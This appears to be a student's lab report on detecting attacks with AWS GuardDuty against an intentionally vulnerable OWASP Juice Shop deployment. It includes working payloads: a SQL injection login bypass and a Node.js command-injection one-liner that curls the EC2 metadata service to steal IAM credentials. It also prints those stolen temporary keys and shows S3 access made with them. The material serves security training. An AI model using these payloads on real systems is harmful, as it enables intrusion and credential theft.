
nextwork.org

Threat Detection with GuardDuty

Chrispinus Jacob



□ Title

□ A malware scan on your S3 objec File (not a virus).

□ The API PutCredentials was invol

A malware scan on your S3 object EICAR-test-file.txt has detected a security risk EICAR-Test-File (not a virus).

High First seen a few seconds ago, last seen a few seconds ago Info

A malware scan on your S3 object arn:aws:s3:::nextwork-guardduty-project-cj-thesecurebucket-w92df4e4t1gy/EICAR-test-file.txt has detected a security risk EICAR-Test-File (not a virus).

Investigate with Detective

This finding is [Useful] [Not useful]

Overview

Finding ID	06cbed2620b1863b208ad3c1205e3618
Type	Object:S3/MaliciousFile
Severity	HIGH
Region	us-east-1
Count	1
Account ID	464685491569
Resource ID	nextwork-guardduty-project-cj-thesecurebucket-w92df4e4t1gy
Created at	07-05-2025 14:15:19 (a few seconds ago)
Updated at	07-05-2025 14:15:19 (a few seconds ago)

Introducing Today's Project!

Tools and concepts

The services I used were AWS CloudFormation, EC2, S3, and GuardDuty with Malware Protection enabled. Key concepts I learnt include how to deploy vulnerable applications for security testing, how attackers can exploit insecure metadata services and credentials, how GuardDuty uses machine learning and anomaly detection to identify threats, and how to extend protection with malware scanning to detect and respond to malicious files in S3 buckets.

Project reflection

This project took me approximately 2 hours to complete, including setting up the insecure web app, carrying out the attacks, and verifying GuardDuty's findings. The most challenging part was crafting realistic attacks, like SQL injection and metadata service exploitation, in a safe way that wouldn't cause damage beyond the demo. It was most rewarding to see GuardDuty detect each suspicious activity automatically and generate detailed findings, showing how useful AI-powered security tools can be for protecting cloud environments.

placeholder

I did this project today to practice and demonstrate how AWS GuardDuty uses machine learning and anomaly detection to catch real-world attacks on insecure cloud resources. My goal was to see how common hacking techniques — like SQL injection, command injection, and credential theft — can be detected automatically, and to explore GuardDuty's Malware Protection for catching malicious files in S3.


This project met my goals because it gave me hands-on experience with cloud threat detection, taught me how attackers think, and showed me how to use AWS's security tools to protect cloud environments more effectively

Project Setup

To set up for this project, I deployed a CloudFormation template that launches an insecure web application — the OWASP Juice Shop. The three main components are the web application infrastructure, an S3 bucket, and GuardDuty, which protects our environment

The web app deployed is called the OWASP Juice Shop. To practice my GuardDuty skills, I will use this intentionally insecure web application to generate suspicious activities and see how GuardDuty detects and reports potential threats across the web app infrastructure, the S3 bucket, and the overall AWS environment.

GuardDuty is an AWS threat detection service that uses machine learning to monitor for malicious or unauthorized behavior in your AWS accounts and workloads. In this project, it will protect our environment by analyzing activity from the insecure OWASP Juice Shop web application, the S3 bucket, and other infrastructure to detect potential attacks and suspicious actions.




NextWork-GuardDuty-project-CJ
2025-07-05 10:04:47 UTC+0300
CREATE_COMPLETE

Timestamp	Logical ID	Status	Detailed status	St
2025-07-05 10:04:52 UTC+0300	TheGateway	CREATE_IN_PROGRESS	-	Re In
2025-07-05 10:04:51 UTC+0300	TheVpc	CREATE_IN_PROGRESS	-	-
2025-07-05 10:04:51 UTC+0300	Detector	CREATE_IN_PROGRESS	-	-
2025-07-05 10:04:51 UTC+0300	TheSecureBucket	CREATE_IN_PROGRESS	-	-
2025-07-05 10:04:51 UTC+0300	TheGateway	CREATE_IN_PROGRESS	-	-
2025-07-05 10:04:47 UTC+0300	NextWork-GuardDuty-project-CJ	CREATE_IN_PROGRESS	-	Us

SQL Injection

The first attack I performed on the web app is SQL injection, which means manipulating input fields to insert malicious SQL statements. For example, I used the payload ' OR 1=1;-- in the username or password field. This works because OR 1=1 always evaluates to true, and -- comments out the rest of the query, tricking the database into logging me in without valid credentials. SQL injection is a security risk because it can let attackers bypass authentication, steal or alter data, and compromise the entire application if input is not properly validated

My SQL injection attack involved using the payload ' OR 1=1;-- in the login input field. This means I tricked the web application’s SQL query to always return true by adding OR 1=1, which is always true, and -- to comment out the rest of the original query. This forced the database to bypass the normal login checks and grant me unauthorized access. This kind of attack is dangerous because it can expose sensitive data, allow attackers to modify or delete records, and compromise the entire application if input validation and query handling are not secure.



Login


Email *
' or 1=1;--

Password *

Command Injection

Next, I used command injection, which is a technique that allows an attacker to execute arbitrary system commands on a server through a vulnerable application. The Juice Shop web app is vulnerable to this because it does not properly sanitize user input, allowing me to inject system commands through a template injection payload. By doing this, I was able to access the EC2 instance metadata service (`169.254.169.254`) to retrieve temporary IAM credentials. This exposes sensitive AWS keys that could be used to access and control resources in the cloud environment.

To run command injection, I crafted a payload that uses Node.js to execute system commands on the server: ```js #{global.process.mainModule.require('child_process').exec(' CREDURL=http://169.254.169.254/latest/meta-data/iam/security-credentials/; TOKEN=`curl -X PUT "http://169.254.169.254/latest/api/token" -H "X-aws-ec2-metadata-token-ttl-seconds: 21600"`; CRED=$(curl -H "X-aws-ec2-metadata-token: $TOKEN" -s $CREDURL | echo $CREDURL$(cat) | xargs -n1 curl -H "X-aws-ec2-metadata-token: $TOKEN"); echo $CRED | json_pp > frontend/dist/frontend/assets/public/credentials.json ')} ``` The script will contact the EC2 instance metadata service to get a session token, use it to pull the IAM role's temporary security credentials, and then save those credentials to a public JSON file inside the web app. This demonstrates how a vulnerable server can be forced to leak sensitive AWS secrets through command injection.



User Profile

Email:
admin@juice-sh.op

Username:
#{global.process.mainModule.require('child


[object Object]

File Upload:
No file selected.

Image URL:
e.g. https://www.gravatar.com/avatar/526703ac2bd7cd675e872

Attack Verification

To verify the attack's success, I checked the output file where the stolen credentials were saved. The credentials page showed me the IAM role's temporary access key, secret key, and session token retrieved from the EC2 instance metadata service. This confirmed that the command injection worked and that I could now use these credentials to access AWS resources from outside the web server.


https://d29e9cttyye2rn.cloudfront.net/assets/public/credentials.json
Search
JSON
Raw Data
Headers
Save
Copy
Collapse All
Expand All
Filter JSON


```
AccessKeyId:      "ASIAWYMLJ4VYVDNPGO4K"
Code:             "Success"
Expiration:       "2025-07-05T13:40:56Z"
LastUpdated:      "2025-07-05T07:06:11Z"
SecretAccessKey:  "B1aag5c9CMR0PEHEJyyJYuDSSWojuztgMVslPfjx"
▼ Token:          "IQoJb3JpZ2luX2VjEDgaCXVzLWVhc3QtMSJHMEUCIEjGOJtdzgOAdpf0rMZJezB8E4HLSOjwGT8WgL6SAQrmAiEA/Mcgzc0nP4NJTDAZ6VnP2lMRS+y/3hDmerwYiNHYGFMquAUIQBAAGgw0NjQ2ODU0OTE1NjkiDCWNPCD1C+SPZb/7biqVBdZQpsqhN7QmMrnnM8/nbhhlJJiefij/
                  PyNYxYzxWpe5OlucE0HBmFiPJOVaGFvyyh2f+r6A8+wrKVHPQKc91Uypkdvgku5odL+/FFHPweOKDGi+r2wexa38S+m2SN2rEXqN7IR/TqhsivqmzNS2nCrtCET2I8Mt8OF424PpjqK4K7f5hZeNqtxkaMbk8vUVqlVxBGyu9F0/
                  DQ0yvA5OQ0Bt/5DcXEbg53ojcmYyaBd9hbORCYFc3Mc96ZBMwXO82SXbgRurCfKwYJD7n8dNPQl0/
                  vqaOwYaK3i1wDCml7IRbFn8m3Yp8M+uLYJQNiY0xxDjDQtsnTiYAOvlcBQ8CAaf94nkIYPBKGtC3Kqvg6+AnCwjzotvz4YP84AUCUVtzBoIxa79cv3thRTOv9pxbbie7yEEMDrG5WwPvP+cdDprtlzd22GpvxGJuOtBYi/
                  FzU4GaM3g1DgaiTXxQYuwKpu4+bS6bWDL9ajNLf3OLxi9nWJQzaTUKjus+JcJEwbF4G3l6ryGmaemHlnrG7hgtJ6JrlrL4OPDpZue1lihyXAUltWJ7dFCB0w2iYpxrm7P8oZcH4uJxCO8gKq6+35BiU4GCk+GEpR6Sd/
                  N4pQCTJNovuKjFDSmaDTPgo1QNQaZHWkGnDC4JC1CKaCYQRNCAVsV/PF3XVERKcnzXLW+/g0tspECOMyWi6EctLJ14IlEonduTNH6V24YoOgyelKGDu/uJCsXCGfYVcI+mLYnNaeGkN1AJw+uGzPDKLHHPtbODBueL5K+ZX+zjSxEBShojWRmE81PKWUFX38kqokjvi/
                  XxDeDP3nAKCPpt+7qXW+3ojIxJV1ont1ENYmZS7+ZL4S2wox8yEemYeU9ASlD8xjfNvM0Wh0w1J2jwwY6sQHwWwO3kQFBDNm05PrhPI7heZpJHNBYk892EV+krlTk/
                  zlSSjE2wCdRhwbPnP+NcSpSmgseOO06YIVhxKZA6A1GcAiez+zNZRO9p8BlhaV79XA3p0I8QonlG/7fXdR1KcqmAXIyfr9nZrSm9Z0vS1AhcX+jvcljnpQOFBdivdQBbkzqY4BY6oBWewDc1+Qwe+NCITyDIhmLI/smtPsUpu5jts4ckglQo/oY57RX20ZbH0c="
Type:             "AWS-HMAC"
```

Using CloudShell for Advanced Attacks

The attack continues in CloudShell, because I can use the stolen IAM credentials to configure the AWS CLI and interact with the developer's AWS environment directly from a secure command-line interface. By doing this, I can list S3 buckets, view their contents, and download sensitive data — proving how an attacker can pivot from exploiting a vulnerable web app to compromising cloud storage.

In CloudShell, I used \`wget\` to download the \`credentials.json\` file that I saved on the vulnerable web app. Next, I ran a command using \`cat\` and \`jq\` to extract the AWS access key, secret key, and session token from the JSON file so I could configure the AWS CLI and use the stolen credentials to access S3 buckets.

I then set up a profile called stolen to store and save all of the stolen credentials. We had to create a new profile because the hacker doesn't inherently have access to the victim's AWS environment — they need to use the stolen credentials through this profile to run commands. We then set up the new profile using the stolen access key, secret key, and session token.




```
~ $ aws s3 cp s3://$JUICESHOPS3BUCKET/secret-information.txt . --profile stolen
download: s3://nextwork-guardduty-project-cj-thesecurebucket-w92df4e4t1gy/secret-information.txt to ./secret-information.txt
~ $ cat secret-information.txt
Dang it - if you can see this text, you're accessing our private information!
~ $ 
```

GuardDuty's Findings

After performing the attack, I saw that GuardDuty reported a finding within a 15 minutes. Findings are detailed security alerts that show me exactly what suspicious or malicious activity was detected, which resources were affected, and how severe the threat is. This helps me understand how GuardDuty works and how I, as the engineer, can respond to attacks in my AWS environment.

GuardDuty’s finding was called UnauthorizedAccess\:IAMUser/InstanceCredentialExfiltration, which means it detected that temporary security credentials from an EC2 instance were accessed in an unusual or suspicious way, indicating possible credential theft. Anomaly detection was used because GuardDuty continuously analyzes AWS CloudTrail logs and network activity to spot patterns that deviate from normal behavior — like unexpected calls to the instance metadata service or unusual S3 data access — which helps identify threats that might otherwise go unnoticed.

GuardDuty’s detailed finding reported that the IAM instance role credentials were accessed in a suspicious way from an IP address that didn’t match the usual activity for this environment. It showed exactly which API calls were made using the stolen credentials, such as listing S3 buckets and downloading data. This confirmed that the attacker was able to escalate from exploiting the web app to accessing the broader AWS environment, highlighting the importance of monitoring for unusual credential use.



Findings (2) Info


	Title	Severity	Finding type	Resource
□	The API ListStacks was invoked using root credentials.	Low	Policy:IAMUser/RootCredentialUsage	Access Key: ASIAWYMLJ4VY2OMIVWXA
□	Credentials for the EC2 instance role NextWork-GuardDuty-project-CJ-TheRole-EoSQJVJ6WnBz were used from a remote AWS account.	High	UnauthorizedAccess:IAMUser/InstanceCredentialExfiltration.InsideAWS	S3 Bucket: nextwork-guardduty-project-cj-thesecurebucket-w92df4e4t1gy

Extra: Malware Protection

For my project extension, I enabled Malware Protection in GuardDuty to add an extra layer of security to my AWS environment. Malware is malicious software designed to damage, disrupt, or gain unauthorized access to systems and data. By enabling this feature, I can automatically detect if known or suspicious malware is uploaded to my S3 buckets, helping me respond quickly to threats and strengthen my cloud security posture.

To test Malware Protection, I uploaded a harmless test malware file — like the EICAR test file — to my S3 bucket. The uploaded file won't actually cause damage because it's a safe, industry-standard file used to test antivirus and malware detection systems without containing any real malicious code. This lets me safely verify that GuardDuty can detect malware and generate a finding when suspicious files appear in my storage.

Once I uploaded the file, GuardDuty instantly triggered a malware finding, alerting me that a suspicious file was detected in my S3 bucket. This verified that Malware Protection is working correctly and that GuardDuty can automatically identify and report malicious files, helping me respond quickly to potential threats in my cloud environment.



A malware scan on your S3 object EICAR-test-file.txt has detected a security risk EICAR-Test-File (not a virus).

High First seen a few seconds ago, last seen a few seconds ago Info

A malware scan on your S3 object arn:aws:s3:::nextwork-guardduty-project-cj-thesecurebucket-w92df4e4t1gy/EICAR-test-file.txt has detected a security risk EICAR-Test-File (not a virus).

Investigate with Detective

This finding is Useful Not useful

Overview

Finding ID	06cbed2620b1863b208ad3c1205e3618
Type	Object:S3/MaliciousFile
Severity	HIGH
Region	us-east-1
Count	1
Account ID	464685491569
Resource ID	nextwork-guardduty-project-cj-thesecurebucket-w92df4e4t1gy
Created at	07-05-2025 14:15:19 (a few seconds ago)
Updated at	07-05-2025 14:15:19 (a few seconds ago)